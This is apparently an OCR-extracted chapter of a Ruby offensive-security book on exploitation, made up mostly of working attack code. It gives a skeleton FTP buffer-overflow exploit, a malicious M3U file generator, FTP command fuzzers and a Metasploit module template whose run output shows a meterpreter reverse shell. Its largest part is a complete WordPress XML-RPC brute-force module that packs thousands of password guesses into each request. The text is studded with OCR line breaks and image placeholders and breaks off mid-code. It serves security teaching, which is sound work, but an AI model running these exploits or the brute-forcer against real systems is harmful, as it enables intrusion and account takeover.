- http://ruby-doc.org/stdlib-2.4.0/libdoc/webrick/rdoc/WEBrick/HTTPProxyServer.html
- http://www.independent-software.com/creating-a-forward-proxy-with-webrick/

Module 0x5 | Exploitation Kung Fu

Skeleton exploit

It's really a good thing to have a skeleton exploit to edit and use quickly during your exploitation process.

Network base

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'socket'

buffer = "A" * 2000

#--> Networking
host = ARGV[0]
port = ARGV[1] || 21

s = TCPSocket.open(host, port)
s.recv(1024)
puts "[+] Sending Username."
s.send("USER ftp\r\n", 0)
s.recv(1024)
puts "[+] Sending Password."
s.send("PASS ftp\r\n", 0)
s.recv(1024)
puts "[+] Sending Evil buffer..."
s.send("APPE " + buffer + "\r\n", 0)
total = s.send("STOR " + buffer + "\r\n", 0)
#--> Exploit Info
puts "[+] " + "Total exploit size: " + "#{total} bytes."
puts "[+] " + " Buffer length: " + "#{buffer.size} bytes."
puts "[+] Done"

s.close
```

To execute it

```
ruby ftp_exploit.rb [TARGET] [PORT]
```

Notice that some services has to receive from it and some does not.

File base

Creating a simple exploit file

```ruby
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI

file = ARGV[0] || "exploit.m3u"

junk  = "A" * 2000
eip   = "B" * 4
nops  = "\x90" * 8
shell = "S" * 368
exploit = junk + eip + nops + shell

File.open(file, 'w') {|f| f.write(exploit)}
puts "[*] Exploit size: #{exploit.size}"
```

To execute it

```
ruby m3u_exploit.rb song1.m3u
```

Fuzzer

Fuzzers usually used for general or precisely applications functions. In this part we'll show how to fuzz most known services using ruby. Remember, Fuzzing is an **Art of Hitting Things**, it's not about the tools.

Fuzzer Types

- Mutation
- Metadata/File format

Mutation

FTP Fuzzer

The general idea of fuzzing FTP service is to test all commands buffer sizes. However, not the case isn't the same all the time, for example, testing username and password buffers. In addition, the same technique could be applied for many services even customized services.

```
#!/bin/ruby
# KING SABRI | @KINGSABRI
# Simple FTP COMMNDS Fuzzer
#
require 'socket'

class String
  def red; colorize(self, "\e[31m"); end
  def green; colorize(self, "\e[32m"); end
  def colorize(text, color_code);  "#{color_code}#{text}\e[0m" end
end

mark_Red   = "[+]".red
mark_Green = "[+]".green


host = ARGV[0] || "127.0.0.1"
port = ARGV[1] || 21

# List of FTP protocol commands
cmds = ["MKD","ACCL","TOP","CWD","STOR","STAT","LIST","RETR","NLST","LS","DELE","RSET",
"NOOP","UIDL","USER","APPE"]

buffer  = ["A"]
counter = 1

cmds.each do |cmd|
  buffer.each do |buf|

    while buffer.length <= 40
      buffer << "A" * counter
      counter += 100
    end

    s = TCPSocket.open(host, port)
    s.recv(1024)
    s.send("USER ftp\r\n", 0)
    s.recv(1024)
    s.send("PASS ftp\r\n", 0)
    s.recv(1024)
    puts mark_Red + " Sending " + "#{cmd} ".green + "Command with " + "#{buf.size} byte
s ".green  + "Evil buffer" + ".".green
    s.send(cmd + " " + buf + "\r\n", 0)
    s.recv(1024)
    s.send("QUIT\r\n", 0)
    s.close
  end
  puts "~~~~~~~~~~~~~~~~~~~~".red
  sleep 0.5
end
```

I was thinking of making it a bit more elegant to give myself a chance to inspect and configure each command separately.

```
#!/usr/bin/evn ruby
#
# KING SABRI | @KINGSABRI
# Simple FTP COMMNDS Fuzzer
#
require 'socket'

if ARGV.size < 1
  puts "#{__FILE__} <host> [port]"
  exit 0
else
  @host = ARGV[0]
  @port = ARGV[1] || 21
end

def fuzz(payload)
  begin
  s = TCPSocket.open(@host, @port)
  s.recv(2048)
  s.send payload, 0
  s.recv(2048)
  s.close
  rescue
    puts "Crash detected after #{payload.size} bytes"
    exit 0
  end
end

def insertion(point="", buffer=0)
  buffer = buffer * 10
  points =
    {
      core:           "A" * buffer, # Comment this line is it hangs the fuzzer
      user: "USER " + "B" * buffer + "\r\n",
      pass: "PASS " + "C" * buffer + "\r\n",
      accl: "ACCL " + "D" * buffer + "\r\n",
      appe: "APPE " + "E" * buffer + "\r\n",
      cmd:  "CWD "  + "F" * buffer + "\r\n",
      dele: "DELE " + "G" * buffer + "\r\n",
      list: "LIST " + "H" * buffer + "\r\n",
      ls:   "LS "   + "I" * buffer + "\r\n",
      mkd:  "MKD "  + "J" * buffer + "\r\n",
      nlst: "NLST " + "K" * buffer + "\r\n",
      noop: "NOOP " + "L" * buffer + "\r\n",
      retr: "RETR " + "M" * buffer + "\r\n",
      rest: "RSET " + "N" * buffer + "\r\n",
      stat: "STAT " + "O" * buffer + "\r\n",
      stor: "STOR " + "P" * buffer + "\r\n",
      top:  "TOP "  + "Q" * buffer + "\r\n",
```

```
      uidl: "UIDL " + "R" * buffer + "\r\n"
      }
  return points[point] unless point.empty?
  points
end

puts "[+] Fuzzing #{@host} on port #{@port}..."
insertion.keys.each do |point|
  (1..500).each do |buffer|

    puts "[+] Fuzzing #{point.to_s}: #{insertion(point, buffer).size} bytes"
    fuzz insertion(point, buffer)

  end
end
```

> Note that, this script can be used for other protocols (IMAP, POP3, etc) since it deals with socket!.

Calling Windows APIs

Due playing with MS-Windows Exploitation development, I was using some **C** applications that calling Windows APIs and I wanted to give it a try and take it step by step.

The simplest example came to my mind is calling the *MessageBoxA* function. If we take a look at the MSDN of *MessageBoxA* function, we'll find at very beginning the function description and its arguments and returns. At the Requirements section, we'll find the required DLL to call *MessageBoxA* function which is *User32.dll* library.


```
int WINAPI MessageBox(
  _In_opt_ HWND    hWnd,
  _In_opt_ LPCTSTR lpText,
  _In_opt_ LPCTSTR lpCaption,
  _In_     UINT    uType
);
```

Let's do it,

```
require "Win32API"

title = "Rubyfu!"
message = "You've called the Windows API Successfully! \n\n@Runyfu"

api = Win32API.new('user32', 'MessageBoxA',['L', 'P', 'P', 'L'],'I')
api.call(0,message,title,0)
```



Source and explaination

That's was really easy! but, `Win32API` is going to be deprecated or it's already deprecated at the moment you read this part. Ruby have moved all dealing with C, dll functions to `Fiddle` class which is a wrapper of `libffi` C library which provides a portable interface to allow languages to call code from another language.

If we build our MessageBoxA script again using `Fiddle` it will be like

```ruby
# Load importer part of fiddle (ffi) library
require 'fiddle/import'

# int WINAPI MessageBox(
#   _In_opt_ HWND    hWnd,
#   _In_opt_ LPCTSTR lpText,
#   _In_opt_ LPCTSTR lpCaption,
#   _In_     UINT    uType
# );
# Create module as body for an importer instance
module User32
    # Extend this module to an importer
    extend Fiddle::Importer
    # Load 'user32' dynamic library into this importer
    dlload 'user32'
    # Set C aliases to this importer for further understanding of function signatures
    typealias 'HWND', 'HANDLE'
    typealias 'LPCSTR', 'const char*'
    typealias 'LPCWSTR', 'const wchar_t*'
    typealias 'UINT', 'unsigned int'
    typealias 'HANDLE', 'void*'
    # Import C functions from loaded libraries and set them as module functions
    extern 'int MessageBoxA(HWND, LPCSTR, LPCSTR, UINT)'
end

title = "Rubyfu!"
message = "You've called the Windows API Successfully! \n\n@Runyfu"
User32::MessageBoxA(nil, message, title, 0)
```

Source

As you can the script is getting much bigger but, important thing to mention is, Using `Win32API` is going to be a real pain for bigger or more complicated tasks, in another hand `Fiddle` is more elegant and readable than `Win32API`

At that point, I was wondering if I can write something like an old frind application call *arwin* which finds a Function location in a Windows library. With the help of MSDN LoadLibrary and GetProcAddress documentations let's do it.

arwin.rb

```ruby
require 'fiddle/import'
#
# KING SABRI | @KINGSABRI
#
if ARGV.size == 2
  lpfilename  = ARGV[0] # Library Name
  lpprocname  = ARGV[1] # Function Name
else
  puts "ruby arwin.rb <Library Name> <Function Name>"
  puts "example:\n arwin.rb user32.dll MessageBoxA"
  exit 0
end


module Kernel32

  # Extend this module to an importer
  extend Fiddle::Importer
  # Load 'user32' dynamic library into this importer
  dlload 'kernel32'


  # HMODULE WINAPI LoadLibrary(
  #   _In_ LPCTSTR lpFileName
  # );
  typealias 'lpfilename', 'char*'
  extern 'unsigned char* LoadLibrary(lpfilename)'

  # FARPROC WINAPI GetProcAddress(
  #   _In_ HMODULE hModule,
  #   _In_ LPCSTR  lpProcName
  # );
  typealias 'lpfilename', 'char*'
  typealias 'lpprocname', 'char*'
  extern 'unsigned char* GetProcAddress(lpfilename, lpprocname)'

end
address = Kernel32::GetProcAddress(Kernel32::LoadLibrary(lpfilename), lpprocname).inspe
ct.scan(/0x[\h]+/i)[1]
unless address.hex.zero?
  puts "\n[+] #{lpprocname} is location at #{address} in #{lpfilename}\n"
else
  puts "[!] Could find #{lpprocname} in #{lpfilename}!"
  puts "[-] Function's name is case sensitive"
end
```

Results

```
[+] MessageBoxA is location at 0x77d8050b in user32.dll
```


Command Prompt
C:\Users\KING\Desktop>ruby arwin.rb user32.dll MessageBoxA
[+] MessageBoxA is location at 0x76ce6420 in user32.dll
C:\Users\KING\Desktop>

Metasploit

Code Design Pattern

Metasploit uses **Facade** design pattern which encapsulates/simplifies the complex part of the framework by implementing it as interfaces which makes development really easy and elegant. I found that the Wikipedia example of facades is descent to be presented

```
# Complex Parts | Computer framework
class CPU
  def freeze; end
  def jump(position); end
  def execute; end
end

class Memory
  def load(position, data); end
end

class HardDrive
  def read(lba, size); end
end

# Facade | Interface
class ComputerFacade

  def initialize
    @processor = CPU.new
    @ram = Memory.new
    @hd  = HardDrive.new
  end

  def start
    @processor.freeze
    @ram.load(BOOT_ADDRESS, @hd.read(BOOT_SECTOR, SECTOR_SIZE))
    @processor.jump(BOOT_ADDRESS)
    @processor.execute
  end
end

# Client (The Developer want to use the complex computer framework)
computer_facade = ComputerFacade.new
computer_facade.start
```

As you can see from the above code, the developer who wants to use the **Computer framework** don't have to deal with the complex codebase (classes, methods and calculations) directly. Instead, he will use a simple interface class called `ComputerFacade` which instantiate(as objects) all classes once you call it.

Another exist example in ruby language itself is `open-uri` standard library, which encapsulates `net/http` and `uri` libraries and makes theme looks like opening ordinary file. To see how `open-uri` makes things easy, We'll write a code that send get request to *Ruby.net* and get the response with both regular and `open-uri` way

regular way

```
require 'net/http'
require 'uri'

url = URI.parse('http://rubyfu.net')

res = Net::HTTP.start(url.host, url.port) {|http|
  http.get('/content/index.html')
}

puts res.body
```

facade way


```
require "open-uri"

puts open("http://rubyfu.net/content/index.html").read
```

More about Facade

- Practicingruby | Structural Design Patterns
- Wikipedia| Facade Pattern#Ruby
- Sourcemaking | Facade Design Pattern

Metasploit Structure



As you can see in figure above, Metasploit libraries are working as interface serves all modules, interfaces, tools and plugins. That's exactly represents what we've explained in **Code Design Pattern**.

```
mkdir -p $HOME/.msf4/modules/{auxiliary,exploits,post}
```

Absolute module

Here is a very basic structure of a general module.

I'll Add some comments for explanation purpose.

```
##
# This module requires Metasploit: http://www.metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

### Module Type ###
class Metasploit3 < Msf::Exploit::Remote
####################

### Module Requirements ###
include Exploit::Remote::Tcp
####################

### Exploit Rank ####
  Rank = ExcellentRanking
```

```
####################

### Module Information
  def initialize(info = {})
    super(update_info(
      info,
      'Name'             => 'Absolute MSF template',
      'Description'      => %q{This is an absolute MSF template that shows how all modul
es look like},
      'License'          => MSF_LICENSE,
      'Author'           =>
        [
          'Rubyfu (@Rubyfu)',
          'Sabri (@KINGSABRI)'
        ],
      'References'       =>
        [
          ['URL', 'http://Rubyfu.net'],
          ['URL', 'https://github.com/Rubyfu']
        ],
      'Platform'         => %w{ linux win osx solaris unix bsd android aix},
      'Targets'          =>
        [
            ['Universal', {}]
        ],
      'DefaultTarget'   => 0,
      'DisclosureDate'   => '2015'
    ))

    # Module Options | show options
    register_options(
      [
          Opt::RPORT(22),
          OptString.new('USER', [ true, 'Valid username', 'admin' ]),
          OptString.new('PASS', [ true, 'Valid password for username', 'P@ssw0rd' ]),
      ], self.class)

    # Module Advanced Options | show advanced
    register_advanced_options(
      [
          OptInt.new('THREADS', [true, 'The number of concurrent threads', 5])
      ], self.class)
  end
####################


### Module Operations ###
  def exploit # or 'run' for post and auxiliary modules
    print_status('Starting Rubyfu')
    print_warning("It's just a template.")
    print_good('Ruby goes evil!')
    print_error("Thank you!")
  end
```

```
####################


end
```

The result is

```
msf exploit(rubyfu_msf_template) > show options

Module options (exploit/rubyfu_msf_template):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   PASS   P@ssw0rd         yes       Valid password for username
   RPORT  22               yes       The target port
   USER   admin            yes       Valid username

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.14     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal


msf exploit(rubyfu_msf_template) > exploit

[*] Started reverse handler on 192.168.0.14:4444
[*] Starting Rubyfu
[!] It's just a template.
[+] Ruby goes evil!
[-] Thank you!
msf exploit(rubyfu_msf_template) >
```

Load Metasploit module

To load/reload the Metasploit module you're working on, you can put the script in your user's Metasploit path or in the Metasploit framework path

- User's Metasploit path

  ```
  ~/msf4/modules
  ```

- Metasploit framework path

  ```
  metasploit-framework/modules/
  ```

To make Metasploit load/reload the script use one of the following ways

- Exit from msfconsole then run it again

- use `reload_all` to reload all modules
- If your module is previously loaded and you made changes on it just use `reload` but you have to be using the module, in another work `use [YOUR MODULE]`

Note: It's really important to know the official Metasploit development documentation **(** http://www.rubydoc.info/github/rapid7/metasploit-framework/ **)**

Auxiliary module

Scanner

Basic Scanner modules

WordPress XML-RPC Massive Brute Force

WordPress CMS framework support XML-RPC service to interact with almost all functions in the framework. Some functions require authentication. The main issues lies in the you can authenticate many times within the same request. WordPress accepts about 1788 lines of XML request which allows us to send tremendous number of login tries in a single request. So how awesome is this? Let me explain.

Imagine that you have to brute force one user with 6000 passwords? How many requests you have to send in the normal brute force technique? It's 6000 requests. Using our module will need to 4 requests only of you use the default CHUNKSIZE which is 1500 password per request!!!. NO MULTI-THREADING even you use multi-threading in the traditional brute force technique you'll send 6000 request a few of its are parallel.

```
<?xml version="1.0"?>
<methodCall>
<methodName>system.multicall</methodName>
<params>
 <param><value><array><data>


  <value><struct>
  <member>
    <name>methodName</name>
    <value><string>wp.getUsersBlogs</string></value>
  </member>
  <member>
    <name>params</name><value><array><data>
     <value><array><data>
      <value><string>"USER #1"</string></value>
      <value><string>"PASS #1"</string></value>
     </data></array></value>
    </data></array></value>
  </member>

  ...Snippet...

  <value><struct>
  <member>
    <name>methodName</name>
    <value><string>wp.getUsersBlogs</string></value>
  </member>
  <member>
    <name>params</name><value><array><data>
     <value><array><data>
      <value><string>"USER #1"</string></value>
      <value><string>"PASS #N"</string></value>
     </data></array></value>
    </data></array></value>
  </member>


</params>
</methodCall>
```

So from above you can understand how the XML request will be build. Now How the reply will be? To simplify this we'll test a single user once with wrong password another with correct password to understand the response behavior

wrong password response

```
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
        <array>
          <data>
            <value>
              <struct>
                <member>
                  <name>faultCode</name>
                  <value>
                    <int>403</int>
                  </value>
                </member>
                <member>
                  <name>faultString</name>
                  <value>
                    <string>Incorrect username or password.</string>
                  </value>
                </member>
              </struct>
            </value>
          </data>
        </array>
      </value>
    </param>
  </params>
</methodResponse>
```

We noticed the following

- `<name>faultCode</name>`
- `<int>403</int>`
- `<string>Incorrect username or password.</string>`

Usually we rely one the string response '*Incorrect username or password.*', but what if the WordPress language wasn't English? so the best thing is the integer response which is `403`

correct password response

```
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
        <array>
          <data>
            <value>
              <array>
                <data>
                  <value>
```

```
                      <array>
                        <data>
                          <value>
                            <struct>
                              <member>
                                <name>isAdmin</name>
                                <value>
                                  <boolean>1</boolean>
                                </value>
                              </member>
                              <member>
                                <name>url</name>
                                <value>
                                  <string>http://172.17.0.3/</string>
                                </value>
                              </member>
                              <member>
                                <name>blogid</name>
                                <value>
                                  <string>1</string>
                                </value>
                              </member>
                              <member>
                                <name>blogName</name>
                                <value>
                                  <string>Docker wordpress</string>
                                </value>
                              </member>
                              <member>
                                <name>xmlrpc</name>
                                <value>
                                  <string>http://172.17.0.3/xmlrpc.php</string>
                                </value>
                              </member>
                            </struct>
                          </value>
                        </data>
                      </array>
                    </value>
                  </data>
                </array>
              </value>
            </data>
          </array>
        </value>
      </param>
    </params>
  </methodResponse>
```


We noticed that long reply with the result of called method `wp.getUsersBlogs`

Awesome, right?

The tricky part is just begun! Since we will be sending thousands of passwords in one request and the reply will be rally huge XML files, how we'll find the position of the correct credentials? The answer is, by using the powerful ruby iteration methods, particularly `each_with_index` method.

Enough talking, show me the code!

What do we want?

- [ ] Create Auxiliary module
- [ ] Deal with Web Application
- [ ] Deal with WordPress
- [ ] Describe The module
- [ ] Let people know we created this module
- [ ] Add references about the vulnerability that we exploit
- [ ] Options to set the target URI, port, user, pass list.
- [ ] Read username and password lists as arrays
- [ ] Build/Generate XML file takes a user and iterate around the passwords
- [ ] Check if target is running WordPress
- [ ] Check if target enabling RPC
- [ ] Setup the HTTP with XML POST request
- [ ] Parse XML request and response
- [ ] Find the exact correct credentials
- [ ] Check if we got blocked
- [ ] Parsing the result and find which password is correct
- [ ] Check if the module has been written correctly (msftidy.rb)

Steps

- [x] Create Auxiliary module
- [x] Deal with Web Application
- [x] Deal with WordPress
- [x] Describe The module
- [x] Let people know we created this module
- [x] Add references about the vulnerability that we exploit
- [x] Options to set the target URI, port, user, pass list.

```
##
# This module requires Metasploit: http://www.metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit3 < Msf::Auxiliary
  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::Remote::HTTP::Wordpress

  def initialize(info = {})
    super(update_info(
            info,
            'Name'          => 'WordPress XML-RPC Massive Brute Force',
            'Description'   => %q{WordPress massive brute force attacks via WordPress XM
L-RPC service.},
            'License'       => MSF_LICENSE,
            'Author'        =>
                [
                  'Sabri (@KINGSABRI)',           # Module Writer
                  'William (WCoppola@Lares.com)'  # Module Requester
                ],
            'References'    =>
                [
                  ['URL', 'https://blog.cloudflare.com/a-look-at-the-new-wordpress-brut
e-force-amplification-attack/'],
                  ['URL', 'https://blog.sucuri.net/2014/07/new-brute-force-attacks-expl
oiting-xmlrpc-in-wordpress.html']
                ]
          ))

    register_options(
        [
          OptString.new('TARGETURI', [true, 'The base path', '/']),
          OptPath.new('WPUSER_FILE', [true, 'File containing usernames, one per line',
                                      File.join(Msf::Config.data_directory, "wordlists"
, "http_default_users.txt") ]),
          OptPath.new('WPPASS_FILE', [true, 'File containing passwords, one per line',
                                      File.join(Msf::Config.data_directory, "wordlists"
, "http_default_pass.txt")]),
          OptInt.new('BLOCKEDWAIT', [true, 'Time(minutes) to wait if got blocked', 6]),
          OptInt.new('CHUNKSIZE', [true, 'Number of passwords need to be sent per reque
st. (1700 is the max)', 1500])
        ], self.class)
  end
end
```

- [x] Read username and password lists as arrays

```
def usernames
  File.readlines(datastore['WPUSER_FILE']).map {|user| user.chomp}
end

def passwords
  File.readlines(datastore['WPPASS_FILE']).map {|pass| pass.chomp}
end
```

- [x] Build/Generate XML file takes a user and iterate around the passwords

```
  #
  # XML Factory
  #
  def generate_xml(user)

    vprint_warning('Generating XMLs may take a while depends on the list file(s) size.'
) if passwords.size > 1500
    xml_payloads = []                          # Container for all generated XMLs
    # Evil XML | Limit number of log-ins to CHUNKSIZE/request due WordPress limitation
which is 1700 maximum.
    passwords.each_slice(datastore['CHUNKSIZE']) do |pass_group|

      document = Nokogiri::XML::Builder.new do |xml|
        xml.methodCall {
          xml.methodName("system.multicall")
          xml.params {
          xml.param {
          xml.value {
          xml.array {
          xml.data {

        pass_group.each  do |pass|
          xml.value {
          xml.struct {
          xml.member {
          xml.name("methodName")
          xml.value { xml.string("wp.getUsersBlogs") }}
            xml.member {
            xml.name("params")
            xml.value {
            xml.array {
            xml.data {
            xml.value {
            xml.array {
              xml.data {
                xml.value { xml.string(user) }
                xml.value { xml.string(pass) }
          }}}}}}}}}
        end

          }}}}}}
      end

      xml_payloads << document.to_xml
    end

    vprint_status('Generating XMLs just done.')
    xml_payloads
  end
```

- [x] Check if target is running WordPress
- [x] Check if target enabling RPC

```
#
# Check target status
#
def check_wpstatus
  print_status("Checking #{peer} status!")

  if !wordpress_and_online?
    print_error("#{peer}:#{rport}#{target_uri} does not appear to be running WordPres
s or you got blocked! (Do Manual Check)")
    nil
  elsif !wordpress_xmlrpc_enabled?
    print_error("#{peer}:#{rport}#{wordpress_url_xmlrpc} does not enable XML-RPC")
    nil
  else
    print_status("Target #{peer} is running WordPress")
    true
  end

end
```

- [x] Setup the HTTP with XML POST request

```
#
# Connection Setup
#
def send(xml)
  uri  = target_uri.path
  opts =
    {
      'method'  => 'POST',
      'uri'     => normalize_uri(uri, wordpress_url_xmlrpc),
      'data'    => xml,
      'ctype'   =>'text/xml'
    }
  client = Rex::Proto::Http::Client.new(rhost)
  client.connect
  req  = client.request_cgi(opts)
  res  = client.send_recv(req)

  if res && res.code != 200
    print_error('It seems you got blocked!')
    print_warning("I'll sleep for #{datastore['BLOCKEDWAIT']} minutes, then I'll try
again. CTR+C to exit")
    sleep datastore['BLOCKEDWAIT'] * 60
  end
  @res = res
end
```

- [x] Parse XML request and response
- [x] Find the exact correct credentials
- [x] Check if we got blocked

☑ Parsing the result and find which password is correct

```
  def run
    return if check_wpstatus.nil?

    usernames.each do |user|
      passfound = false

      print_status("Brute forcing user: #{user}")
      generate_xml(user).each do |xml|
        next if passfound == true

        send(xml)

        # Request Parser
        req_xml = Nokogiri::Slop xml
        # Response Parser
        res_xml = Nokogiri::Slop @res.to_s.scan(/<.*>/).join
        puts res_xml
        res_xml.search("methodResponse/params/param/value/array/data/value").each_with_
index do |value, i|

          result =  value.at("struct/member/value/int")
          # If response error code doesn't not exist, then it's the correct credentials!

          if result.nil?
            user = req_xml.search("data/value/array/data")[i].value[0].text.strip
            pass = req_xml.search("data/value/array/data")[i].value[1].text.strip
            print_good("Credentials Found! #{user}:#{pass}")

            passfound = true
          end

        end

        unless user == usernames.last
          vprint_status('Sleeping for 2 seconds..')
          sleep 2
        end

      end
    end
  end
```

Wrapping up

```
##
# This module requires Metasploit: http://www.metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
```

```
require 'msf/core'

class Metasploit3 < Msf::Auxiliary
  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::Remote::HTTP::Wordpress

  def initialize(info = {})
    super(update_info(
            info,
            'Name'          => 'WordPress XML-RPC Massive Brute Force',
            'Description'   => %q{WordPress massive brute force attacks via WordPress XM
L-RPC service.},
            'License'       => MSF_LICENSE,
            'Author'        =>
                [
                  'Sabri (@KINGSABRI)',           # Module Writer
                  'William (WCoppola@Lares.com)'  # Module Requester
                ],
            'References'    =>
                [
                  ['URL', 'https://blog.cloudflare.com/a-look-at-the-new-wordpress-brut
e-force-amplification-attack/'],
                  ['URL', 'https://blog.sucuri.net/2014/07/new-brute-force-attacks-expl
oiting-xmlrpc-in-wordpress.html']
                ]
          ))

    register_options(
        [
          OptString.new('TARGETURI', [true, 'The base path', '/']),
          OptPath.new('WPUSER_FILE', [true, 'File containing usernames, one per line',
                                      File.join(Msf::Config.data_directory, "wordlists"
, "http_default_users.txt") ]),
          OptPath.new('WPPASS_FILE', [true, 'File containing passwords, one per line',
                                      File.join(Msf::Config.data_directory, "wordlists"
, "http_default_pass.txt")]),
          OptInt.new('BLOCKEDWAIT', [true, 'Time(minutes) to wait if got blocked', 6]),
          OptInt.new('CHUNKSIZE', [true, 'Number of passwords need to be sent per reque
st. (1700 is the max)', 1500])
        ], self.class)
  end

  def usernames
    File.readlines(datastore['WPUSER_FILE']).map {|user| user.chomp}
  end

  def passwords
    File.readlines(datastore['WPPASS_FILE']).map {|pass| pass.chomp}
  end

  #
  # XML Factory
  #
```

```
  def generate_xml(user)

    vprint_warning('Generating XMLs may take a while depends on the list file(s) size.'
) if passwords.size > 1500
    xml_payloads = []                          # Container for all generated XMLs
    # Evil XML | Limit number of log-ins to CHUNKSIZE/request due WordPress limitation
which is 1700 maximum.
    passwords.each_slice(datastore['CHUNKSIZE']) do |pass_group|

      document = Nokogiri::XML::Builder.new do |xml|
        xml.methodCall {
          xml.methodName("system.multicall")
          xml.params {
